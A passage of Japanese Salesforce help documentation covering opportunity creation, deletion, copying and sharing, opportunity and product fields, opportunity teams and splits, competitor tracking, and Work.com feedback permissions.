- Professional Edition、Enterprise Edition、Unlimited Edition、Performance Edition、Developer Edition では、作成する商談は、割り当てる商談フェーズに対応する売上予測分類に自動的に組み込まれます。システム管理者は、［フェーズ］選択リストの値を編集するときに、商談フェーズと売上予測分類を関連付けます。
- 商談の完了が［完了予定日］で特定の月に設定されている場合、[商談] の [売上予測分類] が *［売上予測から除外］* に設定されていなければ、商談はその特定の月の売上予測に自動的に追加されます。

マルチ通貨
: 組織でマルチ通貨を使用している場合、商談金額は最初は個人設定の通貨で表示されます。他の通貨で売上を追跡するには、［商談 通貨］選択リストを変更します。

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience

商談分割を使用可能なインターフェース: Salesforce Classic

使用可能なエディション: Summer '09 よりも前に有効化された組織のすべてのエディション

使用可能なエディション: Summer '09 以降に有効化された組織の **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

商談分割およびテリトリー管理を使用可能なエディション: **Performance** Edition および **Developer** Edition と、Sales Cloud が付属する **Enterprise** Edition および **Unlimited** Edition

商談分割
チームセリングと合計が100%になる分割が有効化されている場合、商談チームに自動的に追加され、最初に 100% の分割が割り当てられます。

テリトリー管理
組織でテリトリー管理を使用している場合、次の両方の条件に一致すると、作成する商談がテリトリーに自動的に割り当てられます。

- 商談の取引先と同じテリトリーに属しており、そのテリトリーに対する編集権限がある。
- その取引先と共通するテリトリーが他にない(「テリトリーの管理」権限がある場合は、取引先の親テリトリーを含むすべてのテリトリーに対してアクセス権があります。この場合、取引先が1つの最上位テリトリーにのみ割り当てられていない限り、取引先と共通する他のテリトリーがあります。テリトリーは商談には割り当てられません)。

商談を削除する場合の考慮事項

Salesforce の商談を削除する前に、次の考慮事項を理解していることを確認してください。

- システム管理者、商談の所有者、または組織のロール階層内で商談所有者の上位にあり、商談の「削除」権限を持つユーザは、商談を削除できます。
- 商談を削除すると、関連するすべてのメモ、添付ファイル、見積、見積品目名、見積 PDF ファイル、行動と ToDo、パートナー関係、競合の強み/弱み、取引先責任者の役割、フェーズの履歴が削除されます。
- 削除された商談はごみ箱に移動され、元に戻すことができます。商談を元に戻すと、関連項目もすべて復元されます。
- 商談を削除しても、関連する取引先責任者と取引先は削除されません。

関連トピック:
レコードの削除

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: Summer '09 よりも前に有効化された組織のすべてのエディション

使用可能なエディション: Summer '09 以降に有効化された組織の **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

商談をコピーする場合の考慮事項

商談をコピーすると、既存の商談と同じ情報が含まれる商談をすばやく作成できます。Salesforce の商談をコピーする前に、次の考慮事項を理解していることを確認してください。

- 項目に対するアクセス権が「参照のみ」の場合、その項目の値はコピーした商談には含まれません。
- 商談に関連付けられた商談チームがある場合、チームはコピーされた商談に含まれません。
- 固有のカスタム項目を含む商品が商談に関連付けられている場合は、そのカスタム項目の値を削除してから商談をコピーします。
- コピーボタンが表示されない場合、商談を作成する権限がないか、Salesforce システム管理者がページレイアウトから削除した可能性があります。Salesforce システム管理者にお問い合わせください。

メモ: 項目に対するアクセス権が「参照のみ」の場合、その項目の値はコピーしたレコードには引き継がれません。

関連トピック:

商談の項目

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: Summer '09 よりも前に有効化された組織のすべてのエディション

使用可能なエディション: Summer '09 以降に有効化された組織の **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

商談を共有する場合の考慮事項

商談を他のユーザと共有してパイプラインを可視化することで、他のユーザから商談の成立に役立つ重要な情報を得ることができます。商談を共有する前に、次の考慮事項を理解していることを確認してください。

- システム管理者は、組織の共有モデル (テリトリーに対するデフォルトの商談アクセスレベルを含む) を決定します。
- 商談へのアクセスを改善することは可能ですが、組織のデフォルトより低いアクセスレベルに制限することはできません。
- 別のユーザと商談を共有するには、そのユーザに共有する商談に対する「参照」権限が必要です。
- 共有の詳細ページには、商談への共有アクセス権を持つユーザ、グループ、ロール、およびテリトリーが一覧表示されます。

関連トピック:

レコードアクセスレベル

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: Summer '09 よりも前に有効化された組織のすべてのエディション

使用可能なエディション: Summer '09 以降に有効化された組織の **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

類似商談を検索するためのガイドライン

自分の商談に類似する成立した商談に含まれる豊富な情報を利用して、迅速に商談を成立させます。商談の成立に役立つ商談を検索するためのガイドラインを次に示します。

- 商談の詳細ページにある [類似商談] 関連リストを使用して、共通の情報が含まれる成立した商談を検索します。
- 類似商談の検索に使用される条件は、システム管理者が決定します。検索では、3 か月以内の完了日を伴う最大 10,000 件の商談が検索され、検索条件に最も一致する最大 300 件のレコードが表示されます。結果は、一致する項目の数によって順位付けます。
- 完了予定日または一致する項目によって結果を絞り込むことができます。
- 検索結果のレコードが現在の商談とどの程度類似しているかを確認するには、商談名の上にマウスポインタを置きます。一致する項目が [一致条件] サイドバーで強調表示されます。

関連トピック:

類似商談の有効化と設定

エディション

使用可能なインターフェース: Salesforce Classic

使用可能なエディション: Summer '09 よりも前に有効化された組織のすべてのエディション

使用可能なエディション: Summer '09 以降に有効化された組織の **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

商談に商品を追加する場合の考慮事項

システム管理者または営業マネージャは、商品を商談に追加する前に主要な概念を考慮してください。

- 商談の［金額］は、商談に追加する商品の合計金額です。商談から商品を削除しない限り、［金額］は編集できません。
- 合計金額は、販売価格×数量の値です。
- Lightning Experience または Salesforce1 でスケジュールを設定した商品を追加できますが、Salesforce Classic に戻って商品スケジュールを有効にするか、商品のスケジュールを設定または変更する必要があります。
- マルチ通貨組織の場合、商談の［通貨］は関連付けられた価格表エントリの通貨に関連付けられます。商談から商品を削除しない限り、［通貨］は編集できません。

エディション

商品と価格表を使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

商談の項目

商談の項目には、進行中の販売や潜在的な販売の追跡に役立つさまざまな情報が含まれています。ページレイアウト設定と項目レベルセキュリティ設定によって、これらの項目には表示できないものや編集できないものがあります。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能な項目は、使用している Salesforce のエディションによって異なります。

項目	説明
取引先名	商談がリンクしている取引先の名前。取引先の名前を入力するか、ルックアップアイコンを使用して取引先を選択します。 パートナーを持つ商談の取引先を変更すると、[パートナー] 関連リストからすべてのパートナーが削除されます。
金額	売上の見積総額。マルチ通貨を使用している組織では、金額は個人設定の通貨で表示されます (デフォルト)。他の通貨で金額を追跡するには、[商談 通貨] 選択リストを変更します。 商品が関連する商談では、関連商品の合計金額です。商談に商品がある場合、金額を直接編集できません。商品を含む商談の金額を変更するには、関連製品の販売価格または量を編集します。 商品を持つ商談の価格表を変更すると、[商品] 関連リストからすべての商品が削除されますが、商談の [金額] 項目にある値は残ります。
完了予定日	商談をクローズする予定の日付。日付を入力するか、項目にカーソルを移動したときに表示されるカレンダーから日付を選択します。 売上予測を編集するときに [売上予測から除外] カテゴリに割り当てられていない場合、特定の月の [完了予定日] に関連する商談は、その月の売上予測で計算されます。 進行中の商談の [フェーズ] を「成立」タイプに設定すると、[完了予定日] が現在の日付 (協定世界時 (UTC)) に設定さ

項目	説明
	れます。特定の時間帯では、UTC と各自のタイムゾーンが 1 日ずれます。
契約	商談がリンクされている契約。
作成者	作成日時を含む商談を作成したユーザ (参照のみ)。
カスタムリンク	システム管理者が設定した商談のカスタムリンクのリスト。Salesforce Classic でのみ使用できます。
説明	商談の説明。最大32KBまでのデータを入力できます。レポートには、最初の 255 文字だけが表示されます。
期待収益	計算される売上は［金額］項目と［確度］項目に基づいています。
売上予測分類	レポート、商談の詳細および編集のページ、商談の検索、商談リストビューに表示される売上予測分類名。商談の設定は、その［フェーズ］に関連付けられています。売上予測分類についての詳細は、「売上予測分類の使用」 (ページ 1791)を参照してください。
最終更新者	商談項目を最後に変更したユーザ、変更日時も含む。ここでは、商談の関連リスト項目のいずれかに行った変更は追跡しません (参照のみ)。
リードソース	広告、パートナー、Webなどの商談ソース。エントリは、システム管理者が設定した選択可能な値リストから選択したものです。選択リストの値には、40 文字まで入力可能です。
次のステップ	商談のクローズ時の次の ToDo の説明。この項目は最大 255 文字まで入力できます。
商談 通貨	商談における、すべての通貨金額項目のデフォルト通貨。金額は商談通貨で表示され、ユーザ個人設定の通貨に変換されます。マルチ通貨を使用する組織でのみ表示されます。 商品が関連する商談の場合、通貨は関連付けられた価格表の通貨に関連付けられます。最初に商品を削除しない場合、この項目を直接編集できません。
商談 ディビジョン	商談が属するディビジョン。この値は、関連する取引先から自動的に継承されます。 ディビジョンを使用してデータを分割している組織でのみ使用できます。

項目	説明
商談名	「Acme.com - オフィス機器注文」など、商談の名前。この項目は最大 120 文字まで入力できます。
商談所有者	商談に割り当てられた所有者。Personal Edition では利用できません。
商談レコードタイプ	どのような選択リスト値がそのレコードで使用可能かを決定する項目名。レコードタイプは、セールスプロセスに関連する場合があります。使用可能なエディションは、Professional Edition、Enterprise Edition、Unlimited Edition、Performance Edition、および Developer Edition です。
パートナー取引先	商談をパートナーユーザが所有していることを示す、参照用の項目。
主キャンペーンソース	商談の生成を行うキャンペーンの名前。 リード変換中に作成された商談では、この項目にリードのキャンペーン名が自動的に設定されます。リードに関連付けられたキャンペーンが複数ある場合、メンバーの状況が最後に更新されたキャンペーンが、商談に入力されます。 影響のある複数のキャンペーンに関連する商談では、商談の詳細ページの[キャンペーンの影響]関連リストの主要なキャンペーンの横にある[編集]をクリックして、［主キャンペーンソース］チェックボックスをオンにします。キャンペーンは商談の［主キャンペーンソース］項目に表示されます。
非公開	商談が非公開であることを示します。レコードの所有者と階層内でそのロールの上位にあるユーザのみが、システム管理者は非公開の商談の参照、編集、およびレポートを実行できます。Group Edition または Personal Edition では利用できません。非公開商談は大規模商談アラートまたはワークフロールールをトリガしません。カスタマイザブル売上予測またはコラボレーション売上予測を有効化した場合にのみ、非公開の商談は売上予測に対してカウントされます。「すべての売上予測の参照」権限を持つユーザは、[売上予測]タブ内に非公開の商談を表示できます。 メモ: 商談を*非公開*としてマークすると、商談チーム、商談分割、共有が削除されます(非公開の商談の所有者に、合計金額となる分割種別の 100% が割り当てられます)。

項目	説明
確度	商談が完了する可能性 (%)。 ［確度］値は、［確度］がページレイアウトで「参照のみ」とマークされている場合でも、［フェーズ］値が変更されると必ず更新されます。この項目に対する編集アクセス権を持つユーザは、値を上書きできます。
数量	商談に製品がある場合は、[商品]関連リストのすべての商品のすべての［数量］項目値の合計。商談に製品がない場合は、一般用の項目。
フェーズ	見込み客や提案者など、定義済みリストから作成する選択に基づく商談の現在のフェーズ。エントリは、システム管理者が設定した最大 100 の選択可能な値リストから選択したものです。選択リストの値には、40 文字まで入力可能です。 システム管理者は、商談が売上予測にどの程度貢献しているかを特定する売上予測分類の値に、この選択リストの値を関連付けます。 進行中の商談の［フェーズ］を「成立」タイプに設定すると、［完了予定日］が現在の日付 (協定世界時 (UTC)) に設定されます。特定の時間帯では、UTC と各自のタイムゾーンが 1 日ずれます。
同期見積	商談に同期されている見積。商談に同期できる見積は一度に 1 つのみです。
テリトリー	商談が関連付けられている先のテリトリー。組織でテリトリー管理を行う場合のみ利用できます。
種類	既存のビジネスや新規ビジネスなど、商談のタイプ。エントリは、システム管理者が設定した選択可能な値リストから選択したものです。選択リストの値には、40 文字まで入力可能です。

関連トピック:

- 商談商品の項目
- 商談

商談商品の項目

商談商品の項目には、販売状況の追跡に役立つさまざまな情報が含まれています。ページレイアウト設定と項目レベルセキュリティ設定によって、これらの項目には表示できないものや編集できないものがあります。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能な項目は、使用している Salesforce のエディションによって異なります。

項目	説明
有効	価格表エントリ (商品およびリスト価格) が有効かどうか、および商談または見積に追加できるかどうか。
作成者	製品を作成したユーザの名前。
日付	特定の商談商品の完了予定日。
割引	商品の割引率 (%)。
最終更新者	商談商品項目を最後に変更したユーザ (参照のみ)。
明細説明	この商談商品を他の商談商品と識別するテキスト。
リスト価格	価格表内の商品の価格 (通貨を含む)。
商談	この商談商品の商談の名前。
商品	商談で [商品] 関連リストに表示されている項目。
商品	商品の名前。
数量	商談商品の単位数。
販売価格	商談商品の商品の価格。
小計	標準価格と割引価格の差額。組織の通貨がユーザの通貨と異なる場合、換算された通貨の金額が表示されます。
合計金額	この商談商品のすべての商品金額の合計。

関連トピック:

- 商談の項目
- 商談

商談のためのチーム組成

商談チーム

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

商談チームとは、商談に協力して取り組む Salesforce ユーザで構成されるグループです。

商談チームには、商談で作業をしているユーザと、各チームメンバーのロールが表示されます。商談チームメンバーには商談およびその関連レコードへの特殊なアクセス権を付与できるため、全員での協働作業が容易になります。

商談チームを使用すると、チームの作業の追跡も容易になります。商談レポートで、自分が所属する商談チームに商談を絞り込みます。Salesforce Classic で商談のカスタムリストビューを作成または編集中に、[私の商談チーム]検索条件を選択します。

商談チームの使用に関するガイドライン

商談チームとは、商談に協力して取り組む Salesforce ユーザで構成されるグループです。商談チームを使用している場合は、以下のガイドラインを参照してください。

商談チームメンバーの編集に関するガイドライン

商談チームメンバーのアクセスレベルやチーム内の役割などを変更して、商談チームメンバーに関する詳細を最新の状態に維持します。チームメンバーを編集するときは、次のガイドラインで情報を参照してください。

商談チームからのメンバーの削除に関する考慮事項

チームを抜けたメンバーを削除して、商談チームを最新の状態に維持します。商談分割が有効になっている場合は、チームメンバーを削除する前に次の点に留意してください。

デフォルトの商談チームの設定および追加のガイドライン

通常商談を担当している同僚で構成されるデフォルトの商談チームを設定すると、時間を節約できます。デフォルトチームを設定したら、自分が所有する商談に追加します。デフォルトの商談チームと商談に取り組んでいるときは、次のガイドラインで追加情報を参照してください。

商談チームの項目

商談チームのデータは、次の標準項目に保存されます。

関連トピック:

- 商談分割

商談チームの使用に関するガイドライン

商談チームとは、商談に協力して取り組む Salesforce ユーザで構成されるグループです。商談チームを使用している場合は、以下のガイドラインを参照してください。

- 自分が所有する商談、またはロール階層で自分より下位のユーザが所有する商談に商談チームを設定します。
- 通常商談を担当しているユーザを含むデフォルトの商談チームを設定します。すべての商談にデフォルトの商談チームを自動的に追加することを選択できます。
- 商談チームを設定するときは、次の操作を行います。
  - チームメンバーを追加します。
  - 商談における各メンバーの役割を指定します (「担当役員」など)。
  - 各チームメンバーの商談に対するアクセス権のレベル (「参照・更新」または「参照のみ」) を指定します。
- ある商談の商談チームを変更しても、デフォルトの商談チームや他の商談の商談チームには影響ありません。
- Salesforce システム管理者が商談分割を有効にしている場合は、商談のクレジットを商談チームのメンバー間で分割できます。
- 商談チームのメンバーを追加、編集、削除するには、商談に対する参照・更新アクセス権が必要です。
- 非公開商談に商談チームを使用できません。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

商談の分割および商談チームの設定を使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

商談の分割を使用可能なエディション: **Performance** Edition および **Developer** Edition と、Sales Cloud が付属する **Enterprise** Edition および **Unlimited** Edition

関連トピック:

デフォルトの商談チームの設定および追加のガイドライン
商談チームの項目

商談チームメンバーの編集に関するガイドライン

商談チームメンバーのアクセスレベルやチーム内の役割などを変更して、商談チームメンバーに関する詳細を最新の状態に維持します。チームメンバーを編集するときは、次のガイドラインで情報を参照してください。

- 更新する必要のあるチームメンバーが [商談チーム] 関連リストに表示されない場合は、完全なリストを参照します。
- 商談チームメンバーの編集は、更新する必要のある商談チームメンバーの詳細ページで行います。
- 分割率が割り当てられた無効ユーザを編集するときは、分割関連の項目のみを編集できます。
- Salesforce システム管理者がカスタム項目を定義した場合、[商談チームメンバーの追加] ページにそのカスタム項目を追加していなくても、チームメンバーを編集するときにその項目が表示されます。
- メンバーの商談へのアクセスレベルを、Salesforce 組織のデフォルトの商談共有アクセス権より低くすることはできません。

関連トピック:

商談チームの使用に関するガイドライン

商談チームからのメンバーの削除に関する考慮事項

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

商談の分割および商談チームの設定を使用可能なインターフェース: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

商談の分割を使用可能なエディション: **Performance** Edition および **Developer** Edition と、Sales Cloud が付属する **Enterprise** Edition および **Unlimited** Edition

商談チームからのメンバーの削除に関する考慮事項

チームを抜けたメンバーを削除して、商談チームを最新の状態に維持します。商談分割が有効になっている場合は、チームメンバーを削除する前に次の点に留意してください。

- 削除するチームメンバーにゼロよりも大きい分割率が割り当てられている場合は、そのメンバーを削除する前に分割を再割り当てします。
- 商談所有者は商談チームから削除できません。分割の計算からこのメンバーを除外するには、このメンバーに割り当てる分割率をゼロにするか、商談の所有権を移行します。

関連トピック:

商談チームメンバーの編集に関するガイドライン

商談チームの使用に関するガイドライン

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

商談の分割および商談チームの設定を使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

商談の分割を使用可能なエディション: **Performance** Edition および **Developer** Edition と、Sales Cloud が付属する **Enterprise** Edition および **Unlimited** Edition

ユーザ権限

チームメンバーを削除する

- ユーザに対する「参照」

  および

  商談に対する「編集」

  および

  商談の「所有者」、または組織のロール階層で所有者よりも上位

自分がチームメンバーになっている商談を表示する

- 商談に対する「参照」

デフォルトの商談チームの設定および追加のガイドライン

通常商談を担当している同僚で構成されるデフォルトの商談チームを設定すると、時間を節約できます。デフォルトチームを設定したら、自分が所有する商談に追加します。デフォルトの商談チームと商談に取り組んでいるときは、次のガイドラインで追加情報を参照してください。

- デフォルトの商談チームを設定するには、個人設定の [高度なユーザの詳細] にアクセスします。
- デフォルトの商談チームを定義するときに、進行中のすべての商談にそのチームを自動的に追加することを選択できます。このオプションを選択しない場合は、商談の [商談チーム] 関連リストからデフォルトのチームを追加します。
- [デフォルトチームの追加] をクリックすると、ボタンをクリックしたユーザのデフォルトチームではなく、商談所有者のデフォルトチームが追加されます。
- Salesforce システム管理者およびロール階層で自分より上位のユーザは、自分が所有する商談にデフォルトの商談チームを追加できます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

関連トピック:

商談チーム

商談チームの項目

商談チームのデータは、次の標準項目に保存されます。

項目	説明
商談のアクセス権	チームメンバーが商談に対して持つアクセスレベル。アクセスレベルは、「参照・更新」または「参照のみ」ですが、Salesforce 組織のデフォルトの商談共有アクセス権より低くすることはできません。
チーム内の役割	チームメンバーが商談に対して果たす役割 (「取引先マネージャ」など)。
ユーザ	チームの一員としてリストされるユーザ。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

関連トピック:

商談チーム

商談分割

エディション

使用可能なインターフェース: Salesforce Classic

使用可能なエディション: **Performance** Edition、**Developer** Edition

使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition (Sales Cloud 付属)

商談分割を使用すると、商談の収益をチームメンバーと共有できます。これにより、1つの商談を処理しているチームメンバーが個々の営業クレジットを目標に組み込み、チーム全体にレポートを提供できます。

Salesforce システム管理者により商談分割が有効化されており、商談の所有者、または組織の階層内で所有者より上位である場合は、商談の分割を追加および調整できます。

- 商談の収益を直接担当したチームメンバーにクレジットを与えるには、合計が常に商談金額の 100% になる*収益*分割を使用します。
- サポートしたチームメンバーにクレジットを与えるには、合計が商談金額の任意のパーセント (100% を超える場合もある) になる*オーバーレイ*分割を使用します。

Salesforce 組織の［商談に基づいて分割 – 金額］項目には、収益分割とオーバーレイ分割が 1 つずつあります。組織でカスタム分割種別が有効になっていると、Salesforce システム管理者は分割種別をさらに 3 つ作成できます。システム管理者は、各分割種別の合計を常に 100% にするかどうかを決定します。組織でカスタム分割種別を有効にするには、システム管理者に Salesforce に連絡するように依頼してください。

システム管理者は、商談分割にカスタム項目を作成して、チームメンバー用に作成する分割に関する情報をさらに効果的に追跡し、保存することもできます。

メモ: 分割は営業テリトリーに積み上げ集計できません。売上予測に分割を含める方法は、「売上予測種別間の変更」を参照してください。

商談分割の作成の考慮事項

同僚と商談収益を共有するために商談分割を作成するには、次のガイドラインを参照してください。

商談分割の作成

商談からの収益をチームメンバーと共有するために、分割を追加および調整します。

関連トピック:

商談分割の作成

商談分割の作成の考慮事項

同僚と商談収益を共有するために商談分割を作成するには、次のガイドラインを参照してください。

- 商談所有者は自動的に商談チームに含まれ、初期状態では分割種別の 100% が割り当てられ、分割種別の合計は常に 100% になります。
- 商談分割を編集しているときにチームメンバーを追加できない場合は、商談のメインページにある [商談チーム] 関連リストでメンバーを追加します (分割の編集中にメンバーを追加する場合は、Salesforce システム管理者にお問い合わせください)。
- 特定の項目に分割が表示されない場合は、項目レベルセキュリティを Salesforce システム管理者に確認してください。
- 分割種別の合計が常に 100% になるかどうかを判断するには、分割の説明で「合計 100%」を検索します。
- 分割率は最大 2 桁です。3 桁以上の分割率が必要となる金額を入力すると、その金額は自動的に丸められます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Performance** Edition、**Developer** Edition

使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition (Sales Cloud 付属)

関連トピック:

商談分割の作成

商談分割の作成

商談からの収益をチームメンバーと共有するために、分割を追加および調整します。

1. 商談の [商談の分割] 関連リストで、[商談の分割を編集] をクリックします。
2. 必要に応じて、項目に入力します。
3. 分割からチームメンバーを削除するには、チームメンバーの名前の横にある または [削除] をクリックします。
4. 変更内容を保存します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Performance** Edition、**Developer** Edition

使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition (Sales Cloud 付属)

ユーザ権限

商談チームメンバーに対して分割を追加する

- 商談に対する「編集」

  および

  商談レコードの所有者、または組織階層で上位の所有者

関連トピック:

商談分割の作成の考慮事項

商談分割

競合の把握

競合の概要

懸案中の商談に関連する競合他社をリストアップして、その会社を追跡できます。新しい競合会社の会社名を入力するか、システム管理者が定義した競合会社のリストから選択できます。この情報にアクセスするには、商談の [競合] 関連リストに移動します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: Summer '09 よりも前に有効化された組織のすべてのエディション

使用可能なエディション: Summer '09 以降に有効化された組織の **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

競合の表示と編集

商談の [競合] 関連リストには、その商談の競合会社が表示されます。

- 競合会社の情報を表示するには、その競合名をクリックします。
- 商談におけるその競合会社の長所や弱点を編集するには、競合会社名の横にある [編集] をクリックします。
- 競合会社を追加するには、[新規] をクリックします。競合会社の名前を入力するか、ルックアップアイコンをクリックして、システム管理者が定義した競合会社のリストから会社を選択します。既存の取引先または取引先責任者である必要はありません。競合会社を選択した後、商談ごとに異なる可能性がある競合会社の強みと弱みを確認します。

メモ: 商談に競合会社を追加または作成するには、その商談を編集するためのアクセス権も持っている必要があります。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: Summer '09 よりも前に有効化された組織のすべてのエディション

使用可能なエディション: Summer '09 以降に有効化された組織の **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

競合を参照する
- 商談に対する「参照」

競合を編集する
- 商談に対する「編集」

Work.com によるパフォーマンスの向上

フィードバックの概要

ユーザ権限	
フィードバックを参照する	フィードバック、フィードバック質問、フィードバック質問セット、フィードバック要求に対する「参照」 および パフォーマンスサイクルに対する「参照」
フィードバックを作成する	フィードバック、フィードバック質問、フィードバック質問セット、フィードバック要求に対する「作成」 および パフォーマンスサイクルに対する「参照」
フィードバックを編集または送信する	フィードバック、フィードバック質問、フィードバック質問セット、フィードバック要求に対する「編集」 および パフォーマンスサイクルに対する「参照」
フィードバックを削除する (MAD/VAD 権限を持つ管理ユーザのみ)	フィードバック、フィードバック質問、フィードバック質問セット、フィードバック要求に対する「削除」 および パフォーマンスサイクルに対する「参照」

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition


フィードバックには、**Work.com** ライセンスが必要です。このライセンスは、**Professional Edition**、**Enterprise Edition**、**Unlimited Edition**、または **Developer Edition** のアドオンライセンスとして取得できます。また、**Performance Edition** には含まれています。

Work.comのフィードバックでは、ユーザまたはトピックに関する未承諾のフィードバックを要求および送信したり、パフォーマンスサマリーに関連するフィードバックに返答したりできます。

フィードバックの提供、フィードバックの要求、パフォーマンスサマリーに関連するフィードバックは、すべて[フィードバック]タブで管理されます。デフォルトでは、ユーザが参照した最近のフィードバックが[フィードバック] タブに表示されますが、フィードバックの異なるレコードタイプを表示するように絞り込むこともできます。たとえば、[新しいフィードバック要求]を選択すると、ユーザ入力を必要とするフィードバックレコードが表示されます。また、異なる検索条件オプションを使用してカスタムリストビューを作成することもできます。

デフォルトのフィードバック検索条件は、次のとおりです。

- すべてのフィードバック — 1 回限りのフィードバックとパフォーマンスサマリーフィードバックを含むすべてのフィードバック
- 却下されたフィードバック要求 — ユーザが要求し、他のユーザが却下したすべてのフィードバック
- 自分に関するフィードバック — 自分に関して完了されたすべてのフィードバック
- 自分のチームに関するフィードバック — 自分のチームに関して完了されたすべてのフィードバック
- 他のユーザに関するフィードバック — 他のユーザに関して完了されたフィードバック
- トピックに関するフィードバック — トピックに関して完了されたフィードバック
- 新規フィードバック返答 — 要求したフィードバックに対する新規の返答
- 新規フィードバック要求 — 1 回限りのフィードバックとパフォーマンスサマリーに関する新規のフィードバック要求



フィードバックページでは、次の操作を実行できます。

- 新規要求、新規返信、および他のフィードバックのための、フィードバックリストの参照および絞り込み
- フィードバックレコードをクリックして、そのフィードバックに関する詳細を参照および編集
- フィードバックの提供または要求

関連トピック:

フィードバックの表示

パフォーマンスサマリーの概要

Work.com の設定の有効化または無効化

フィードバックの表示

表示オプションは、選択したフィードバックの種別に基づきます。

要求されたフィードバック

あなたの要求を参照できるのは、あなたがフィードバック要求を送信したユーザと、「すべてのデータの編集」または「すべてのデータの参照」権限を持つシステム管理者のみです。

要求されたフィードバックの対象	要求の受信者	ユーザのマネージャ	MAD/VAD アクセス権を持つシステム管理者
トピック	✅		✅
私自身	✅		✅
別のユーザ	✅		✅

送信されたフィードバック

参照できるのは、あなたと共有されているフィードバックのみです。たとえば、自分自身に関するフィードバックでも、マネージャとのみ共有されている場合は参照することはできません。

送信されたフィードバック	ユーザ	ユーザのマネージャ	MAD/VAD アクセス権を持つシステム管理者
ユーザのみ	✅		✅
ユーザとマネージャ	✅	✅	✅
マネージャのみ		✅	✅

関連トピック:

- フィードバックの概要

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

フィードバックには、**Work.com** ライセンスが必要です。このライセンスは、**Professional Edition**、**Enterprise Edition**、**Unlimited Edition**、または **Developer Edition** のアドオンライセンスとして取得できます。また、**Performance Edition** には含まれています。

パフォーマンスサマリーの概要

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

パフォーマンスサマリーには、**Work.com** のライセンスが必要です。このライセンスは、**Professional Edition**、**Enterprise Edition**、**Unlimited Edition**、または **Developer Edition** のアドオンライセンスとして取得できます。また、**Performance Edition** には含まれています。

